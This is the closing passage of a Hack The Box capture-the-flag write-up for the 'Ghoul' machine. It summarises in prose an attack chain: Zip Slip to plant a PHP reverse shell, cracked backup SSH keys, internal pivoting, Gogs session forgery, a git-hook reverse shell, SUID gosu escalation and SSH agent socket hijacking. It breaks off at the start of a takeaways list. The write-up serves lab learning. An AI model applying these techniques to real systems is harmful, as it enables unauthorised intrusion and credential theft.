
Final Flag
After getting the root access and checking the files and directory, I finally captured the final flag.
 Hack The Box
Attack Path Summary
The Ghoul machine required chaining multiple weaknesses across web exploitation, credential discovery, internal network pivoting, Gogs exploitation, container privilege escalation, and SSH agent hijacking. The initial enumeration showed multiple exposed services, including SSH, Apache, and Tomcat, which gave the first clue that the attack surface was split across different applications. Port 80 contained mostly static content, but the hidden secret.php page revealed useful hints such as ILoveTouka, RCE, file service references, and possible internal service clues.
The first foothold came from the ZIP upload functionality on the Tomcat application. By abusing a Zip Slip vulnerability, a malicious ZIP archive was crafted to write a PHP reverse shell into Apache’s web-accessible /archives directory. After uploading the archive, triggering the PHP file with curl caused Apache/PHP to execute the payload and connect back to the listener, giving a shell as www-data.
After gaining the initial shell, enumeration revealed useful files in /var/backups, including SSH private keys. The earlier clue ILoveTouka was reused as the passphrase for the protected kaneki.backup key, allowing SSH access as kaneki and leading to the first user flag.
From there, the focus shifted to internal network discovery. Network interface checks and ping sweeps revealed additional internal hosts that were not directly reachable from the attacker machine. This led to kaneki-pc, then to an internal Gogs server running on 172.18.0.2:3000. Because the Gogs host was hidden behind multiple internal networks, double SSH port forwarding was needed to expose the service locally through Aogiri and Kaneki-PC.
Once Gogs was accessible, credentials from earlier Tomcat enumeration were used to log in. The application version was identified as Gogs 0.11.66, which was vulnerable to session-related path traversal/session forgery issues. By creating a crafted session file, uploading it into a repository, identifying the repository ID, and changing the i_like_gogits cookie to point to ../tmp-repo/<repo-id>/data, the session handling logic was abused to become the kaneki admin user.
With admin access to Gogs, a Git post-receive hook was used to execute a reverse shell, resulting in a shell as the git user. Privilege escalation inside the Gogs environment was then achieved by finding a SUID gosu binary, which allowed execution of /bin/bash as root. As root, an archive named aogiri-app.7z was recovered and inspected. Its Git history exposed a password in application.properties, which worked for root access on kaneki-pc.
The final stage involved monitoring system activity with pspy and observing SSH agent usage inside /tmp. Since root can access other users’ socket files, a newly created SSH agent socket was captured and reused through the SSH_AUTH_SOCK environment variable. This allowed SSH access to the host OS as root on port 2222, where the final flag was obtained.
Lessons Learned

The main lesson from Ghoul is that hard machines are rarely solved through one vulnerability only. The path required connecting small pieces of information together: a password hint from a web page, keys from backup files, internal IP addresses from interface enumeration, vulnerable Gogs behavior, Git history secrets, and temporary SSH agent sockets.
A few key takeaways: